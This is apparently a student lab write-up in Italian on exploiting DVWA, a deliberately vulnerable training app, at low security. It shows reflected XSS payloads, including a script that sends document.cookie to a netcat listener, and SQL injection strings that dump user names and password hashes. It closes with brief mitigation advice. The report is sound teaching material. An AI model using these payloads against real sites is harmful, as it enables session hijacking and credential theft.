

W13d4 – Analisi delle Vulnerabilità Web con DVWA

Miriana Fiorito – miry.fiorito@gmail.com


1. Reflected Cross Site Scripting (XSS)

1.1 Cos'è l'XSS riflesso


L'XSS riflesso è una vulnerabilità che permette a un utente malintenzionato di inserire del codice (di solito JavaScript) in un campo di input. Se il sito non controlla bene l'input, quel codice viene eseguito nel browser della vittima.

1.2 Primo test: inserimento semplice

Abbiamo aperto DVWA e impostato il livello di sicurezza su **LOW**.





Nel tab “XSS Reflected”, abbiamo inserito il nome “miriana” nel campo “What’s your name?”. Il sito ha mostrato il nome nella pagina.



1.3 Test con tag HTML

Abbiamo provato a inserire `<i>miriana`. Il nome è apparso in corsivo, segno che il sito esegue direttamente il codice HTML.




1.4 Test con script JavaScript

Abbiamo inserito:

```
<script>alert('sei vulnerabile')</script>
```

Il browser ha mostrato un pop-up con la scritta “sei vulnerabile”. Questo conferma che il campo è vulnerabile.



2. Esfiltrazione dei cookie con XSS

2.1 Obiettivo

Rubare i cookie della sessione dell'utente e inviarli a un server sotto il nostro controllo.

2.2 Script utilizzato

Abbiamo modificato lo script in questo modo:

```
<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>
```

window.location fa il redirect verso il nostro server Kali.

document.cookie recupera i cookie della vittima.


2.3 Listener su Kali

Abbiamo aperto il terminale su Kali e avviato il comando:

```
nc -l -p 12345
```

in questo modo riceveremo i cookie del nostro utente autenticato.

Questo ci ha messo in ascolto sulla porta 12345.




3. SQL Injection


3.1 Cos'è la SQL Injection

È una tecnica che sfrutta un campo di input per modificare le query SQL che il sito usa per accedere al database. Se il sito non controlla bene l'input, possiamo vedere dati riservati.

3.2 Test iniziale


Abbiamo inserito ID 1 e 2 nel campo "User ID". Il sito ha mostrato nome e cognome degli utenti.





3.3 Test con apice '

Abbiamo inserito solo ' e il sito ha restituito un errore SQL. Questo conferma che l'input viene usato direttamente nella query.



3.4 Condizione sempre vera


Una condizione sempre vera è un'espressione che, quando viene inserita in una query SQL, risulta sempre vera, indipendentemente dai dati presenti nel database.

Abbiamo inserito:

1' OR '1'=1

Questa parte dice al database: "Mostrami i dati dove l'ID è uguale a qualcosa... oppure dove 1 è uguale a 1"

E siccome 1 è sempre uguale a 1, la condizione è sempre vera. Quindi il database non filtra nulla e restituisce tutti i risultati.




3.5 UNION query

La UNION query in una SQL Injection serve per unire i risultati di più query e ottenere dati da tabelle diverse, anche se non previsti dalla logica del sito. È una tecnica potente per estrarre informazioni riservate. Permette di combinare i risultati di due o più query SELECT in un unico insieme di risultati. Quando un sito è vulnerabile a SQL Injection, un attaccante può sfruttare UNION per aggiungere una query “maligna” alla query originale e ottenere dati da altre tabelle.

Abbiamo, quindi, inserito:

1' UNION SELECT null, null FROM users#



Poi abbiamo sostituito null, null con user, password:

1' UNION SELECT user, password FROM users#

Il sito ha mostrato username e password (in formato hash) degli utenti.



4. Conclusioni

Abbiamo dimostrato come due vulnerabilità comuni (XSS e SQL Injection) possono essere sfruttate per:

Eseguire codice nel browser della vittima

Rubare cookie di sessione

Accedere a dati riservati nel database

5. Consigli per la sicurezza informatica

Vulnerabilità	Come Mitigare
XSS Reflected	Sanificare l'input utente prima di mostrarlo
SQL Injection	Usare query preparate e controllare l'input